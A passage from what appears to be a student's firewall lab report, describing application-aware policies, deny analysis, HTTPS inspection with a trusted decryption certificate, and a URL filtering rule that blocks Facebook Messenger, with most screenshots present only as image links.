
And committed the changes.

Result: Can access internet on inside host. Screenshot:




Task 3: Demonstrate HTTP/HTTPS Internet access from Inside-Host with application awareness.

First, I removed all the services from the policies




Then I edited and added the following rules in policies in application section:



Verification:


Internet web browser access from Inside host:




Task 4: Download and use Google Chrome on Inside-Host to access https://www.google.com. Analyse denies in the Monitor tab.

For this task I again switched back to Services/URL category and added following services back: service-http (80), service-https (443), DNS2->UDP (53)


Downloaded Chrome:



Analysing traffic:



Trying to open google maps:




Result:

Analysing the above screenshots, we can now that most of the google applications are implicitly blocked and to access them, we need to add explicit rule.

Task 5: Apply HTTPS inspection for Inside-Host Internet traffic.


For this task I followed the following steps:

Step 1: Generated a certificate for SSL-decryption




And enabled “Forward Trust Certificate” and “Forward untrust Certificate” so it allows the firewall to present this certificate to clients for trusted SSL decryption.

Step 3: Installed the generated Certificate in the Inside host. For that I opened the certificate manager and placed my certificate (Task-5) inside the “Trusted Root Certification Authorities” folder. Verification of my certificate:




Step 3: Enabled Decryption for Outbound Traffic, for that I added the below decryption rule:



Verification:

I used Web-Browser from Inside host and then went to the ‘Decryption’ option inside ‘Monitor’ tab and recorded the logs which confirms HTTPS Inspection for Inside-Host.




Task 6: Configure URL filtering to allow Inside-Host access to Facebook but block Facebook Chat.

Here I first went to ‘OBJECTS’ tab and added a URL Category with following configurations :


Name: ECE519C_Facebook-chat

Type: URL List


Site: www.facebook.com/messenger/



Then I added a URL Filtering rule as follows and blocked the facebook messenger site:

